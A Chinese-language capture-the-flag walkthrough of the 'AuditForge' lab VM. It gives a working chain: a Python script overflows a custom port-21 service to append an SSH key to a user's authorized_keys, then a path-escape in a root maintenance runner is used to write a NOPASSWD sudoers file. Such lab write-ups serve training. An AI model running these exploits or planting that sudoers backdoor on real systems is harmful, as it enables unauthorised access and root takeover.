AuditForge


攻击机：Kali
靶机：AuditForge

AuditForge-1.png

信息收集

```
nmap -p- --min-rate 5000 -T4 -Pn -oA nmap/allports 192.168.56.107
nmap -sC -sV -O -p21,22,80 -Pn -oA nmap/detail 192.168.56.107
```

开放端口：`21/tcp`、`22/tcp`、`80/tcp`。



```
Nmap scan report for auditforge (192.168.56.107)
Host is up (0.0013s latency).
Not shown: 65050 closed tcp ports (reset), 482 filtered tcp ports (no-response)
PORT   STATE SERVICE
21/tcp open  ftp
22/tcp open  ssh
80/tcp open  http
MAC Address: 08:00:27:70:A5:13 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
```

AuditForge-2.png


```
PORT   STATE SERVICE VERSION
21/tcp open  ftp?
| fingerprint-strings:
|   GenericLines, GetRequest:
|     220-AuditForge legacy transfer node
|     220-Failed transfer records are mirrored for auditor review
|     220-Offline review is handled by the local auditor account "auditor"
|     220-Mirrored archives are later processed by reportfix-linux
|     Input format: USER <record_name>, PASS <record_body>, QUIT
|     Command not implemented; send HELP for usage
|     Command not implemented; send HELP for usage
|   Help:
|     220-AuditForge legacy transfer node
|     220-Failed transfer records are mirrored for auditor review
|     220-Offline review is handled by the local auditor account "auditor"
|     220-Mirrored archives are later processed by reportfix-linux
|     Input format: USER <record_name>, PASS <record_body>, QUIT
|     214-Supported commands: USER, PASS, SYST, QUIT
|     214-Record format: USER <record_name>
|     214-Record body: PASS <record_body>
|     214-Mirrored records are reviewed by the local auditor account: auditor
|     214-Mirrored records are later processed by reportfix-linux in AFR1 format
|     Send QUIT to close the session
|   NULL:
|     220-AuditForge legacy transfer node
|     220-Failed transfer records are mirrored for auditor review
|     220-Offline review is handled by the local auditor account "auditor"
|     220-Mirrored archives are later processed by reportfix-linux
|_    Input format: USER <record_name>, PASS <record_body>, QUIT
22/tcp open  ssh     OpenSSH 10.0p2 Debian 7+deb13u1 (protocol 2.0)
80/tcp open  http    BaseHTTPServer 0.6 (Python 3.13.5)
|_http-server-header: BaseHTTP/0.6 Python/3.13.5
| http-robots.txt: 4 disallowed entries
|_/draft/ /downloads/ /backup/ /legacy-admin/
|_http-title: AuditForge Review Portal
```

AuditForge-5.png


关键信息如下：

```
21   → custom legacy transfer service
80   → /backup/、/downloads/reportfix-linux、/reports.php
user → auditor
```


Web 暴露面：



AuditForge-7.png



AuditForge-6.png



AuditForge-3.png

`/backup/` 可下载：

```
index.php
help.php
reports.php
legacy-api-spec.md
README-deploy.md
```

`help.php` 注释提示 legacy-auth、JWT、upload-debug，但实测未形成有效入口。核心转到 `reports.php`、21 端口记录链和 `reportfix-linux`。

报告读取接口

`reports.php` 做了 realpath 边界限制，普通 LFI/路径穿越不可用：

```php
$base = __DIR__ . '/storage/reports/';
$realBase = realpath($base);
$path = realpath($base . $name);

if ($path === false || $realBase === false || strncmp($path, $realBase . DIRECTORY_SEPARATOR, strlen($realBase . DIRECTORY_SEPARATOR)) !== 0 || !is_file($path)) {
    http_response_code(404);
    echo "missing\n";
    exit;
}
```

```
readfile($path);
```

但 `reports.php?name=index.txt` 暴露失败记录：


```
available previews:
- failed-20260607.txt
- failed-20260607.meta
- failed-latest.txt
- failed-latest.meta
```

21 端口协议：

```
USER <record_name>
PASS <record_body>
QUIT
```

21 端口输入可进入报告：

```
MARK="oberon_$(date +%s)"
printf "USER ${MARK}\r\nPASS body_${MARK}\r\nQUIT\r\n" | nc -nv 192.168.56.107 21
curl -s "http://auditforge/reports.php?name=failed-latest.txt" | grep "$MARK"
```



AuditForge-8.png

记录链路：

```
21 input → daily.afr → reportfix-index@auditor.service → failed-latest.txt
```

记录处理程序

`reportfix-linux` 未 strip；拿到 user 后也能在 `/opt/auditforge/src/reportfix.c` 看到源码。

```c
struct review_job {
    char current_user[64];
    unsigned char export_mode;
    unsigned char role;
    char cache_path[96];
    char active_profile[32];
    char last_secret[160];
};
```

漏洞在 `read_record()`：

```c
memcpy(g_job.current_user, user, user_len);
g_job.current_user[sizeof(g_job.current_user) - 1] = '\0';
```

`USER` 长度未校验，可覆盖：

```
current_user[64]
export_mode
role
cache_path
active_profile
last_secret
```

`--index` 模式下存在导出逻辑：

```c
static void maybe_export_key(void) {
    FILE *fp;

    if (!g_job.export_mode) return;
    if (!g_job.cache_path[0]) return;

    fp = fopen(g_job.cache_path, "a");
    if (!fp) return;
    fputs(g_job.last_secret, fp);
    fputc('\n', fp);
```

```
    fclose(fp);
}
```

因此覆盖：

```
export_mode = non-zero
cache_path  = /home/auditor/.ssh/authorized_keys
PASS        = attacker public key
```

可借 `reportfix-index@auditor.service` 向 `auditor` 的 `authorized_keys` 追加公钥。

公钥写入拿用户

利用点落在 SSH 公钥追加：

```
ssh-keygen -t ed25519 -f ./auditforge_ed25519 -N '' -C auditforge
chmod 600 ./auditforge_ed25519
```

投递脚本：

```
import socket
import time
from pathlib import Path

HOST = "192.168.56.107"
PORT = 21

pubkey = Path("auditforge_ed25519.pub").read_text().strip().encode()
path = b"/home/auditor/.ssh/authorized_keys"

user = b"A" * 64 + b"1" + b"V" + path
password = pubkey

s = socket.create_connection((HOST, PORT), timeout=5)
s.recv(4096)

s.sendall(b"USER " + user + b"\r\n")
time.sleep(0.2)
s.recv(4096)

s.sendall(b"PASS " + password + b"\r\n")
time.sleep(0.2)
s.recv(4096)

```


```
s.sendall(b"QUIT\r\n")
s.close()
```

SSH 登录：

```
ssh -i ./auditforge_ed25519 \
  -o StrictHostKeyChecking=no \
  -o UserKnownHostsFile=/dev/null \
  auditor@192.168.56.107
```

```
cat /home/auditor/user.txt
```

```
flag{user-a7cf56e3cc7f91abff273524b6ef13e5}
```



AuditForge-4.png

本地枚举

```
find / -iname "*hook*" -o -iname "*profile*" -o -iname "*reportfix*" -o -iname
"*auditforge*" 2>/dev/null
```

关键文件集中在：

```
/usr/local/bin/reportfix
/usr/local/sbin/auditforge-ftp.py
/usr/local/sbin/auditforge-web.py
/usr/local/sbin/audit-maint-runner.py
/usr/local/sbin/build_review_artifacts.py
/opt/auditforge
/opt/auditforge/profiles
/opt/auditforge/src/reportfix.c
/home/auditor/.local/share/reportfix/profiles
/etc/systemd/system/auditforge-maint.service
/etc/systemd/system/auditforge-runner.service
```

```
auditor@AuditForge:~$ exec 3<>/dev/tcp/127.0.0.1/1314
printf "LIST\n" >&3
cat <&3
reindex
repair-perms
refresh-hooks
auditor@AuditForge:~$ |
```

AuditForge-9.png

维护任务提权

`auditforge-maint` 以 `reportsvc` 运行，监听本地 `1314`。

```
auditor@AuditForge:~$ cat /etc/systemd/system/auditforge-maint.service
[Unit]
Description=AuditForge maintenance queue service
After=network.target

[Service]
Type=simple
User=reportsvc
Group=reportsvc
ExecStart=/usr/bin/python3 /opt/auditforge/bin/auditd-helper.py
Restart=always

[Install]
WantedBy=multi-user.target
```

AuditForge-10.png

`auditd-helper.py`：

```python
QUEUE = Path('/opt/auditforge/runtime/queue')
PROFILES = ['reindex', 'repair-perms', 'refresh-hooks']

if line == 'LIST':
    self.wfile.write(('\n'.join(PROFILES) + '\n').encode())
    return

if line.startswith('RUN '):
    profile = line.split(' ', 1)[1]
    QUEUE.mkdir(parents=True, exist_ok=True)
    req = QUEUE / f'{int(time.time() * 1000)}.json'
    req.write_text(json.dumps({'profile': profile}), encoding='utf-8')
    self.wfile.write(b'QUEUED\n')
    return
```

`LIST` 是固定 profile，但 `RUN` 未校验 profile。

`auditforge-runner` 未指定 `User=`，默认 root；timer 每 20 秒执行一次。

```
auditor@AuditForge:~$ cat /etc/systemd/system/auditforge-runner.service
[Unit]
Description=AuditForge maintenance runner

[Service]
Type=oneshot
ExecStart=/usr/bin/python3 /usr/local/sbin/audit-maint-runner.py
auditor@AuditForge:~$ |
```

AuditForge-11.png

```
auditor@AuditForge:~$ cat /etc/systemd/system/auditforge-runner.timer
[Unit]
Description=Run AuditForge maintenance runner every 20 seconds

[Timer]
OnBootSec=15s
OnUnitActiveSec=20s
Unit=auditforge-runner.service

[Install]
WantedBy=timers.target
```

AuditForge-12.png

`audit-maint-runner.py`：

```python
QUEUE = Path('/opt/auditforge/runtime/queue')
BASE = Path('/opt/auditforge/profiles')

def main() -> None:
    QUEUE.mkdir(parents=True, exist_ok=True)
    for req in sorted(QUEUE.glob('*.json')):
        data = json.loads(req.read_text(encoding='utf-8'))
        profile = str(data.get('profile', 'reindex')).strip() or 'reindex'
        script = BASE / profile / 'apply.sh'
        subprocess.run(['/bin/bash', str(script)], check=False)
        req.unlink(missing_ok=True)
```

`pathlib` 遇到绝对路径会丢弃前缀：

```python
Path('/opt/auditforge/profiles') / '/tmp/pwn' / 'apply.sh'
# /tmp/pwn/apply.sh
```

所以发送 `RUN /tmp/pwn`， root runner 会执行 `/tmp/pwn/apply.sh`。

利用方式：

```bash
mkdir -p /tmp/pwn

cat > /tmp/pwn/apply.sh <<'EOF'
#!/bin/bash
id > /home/auditor/root_exec_check.txt
echo 'auditor ALL=(ALL) NOPASSWD:ALL' > /etc/sudoers.d/auditor
chmod 440 /etc/sudoers.d/auditor
EOF

chmod +x /tmp/pwn/apply.sh
timeout 5 bash -c 'exec 3<>/dev/tcp/127.0.0.1/1314; printf "RUN /tmp/pwn\n" >&3; cat <&3'
```

root 执行后：

```bash
cat /home/auditor/root_exec_check.txt
sudo /bin/bash
id
cat /root/root.txt
```

漏洞链总结

```
21 custom service
  → AFR record injection
  → reportfix USER overflow
  → overwrite export_mode/cache_path
  → append SSH pubkey to auditor authorized_keys
  → auditor

local 1314 maint service
  → RUN profile no whitelist
  → queue arbitrary profile
  → root runner uses BASE / profile / apply.sh
  → absolute path escape
  → root executes /tmp/pwn/apply.sh
  → root
```

核心成因：

```
user: memcpy(user, user_len) 无边界检查，配合导出逻辑形成任意追加写。
root: maint 和 runner 校验不一致，runner 又接受 pathlib 绝对路径覆盖 BASE。
```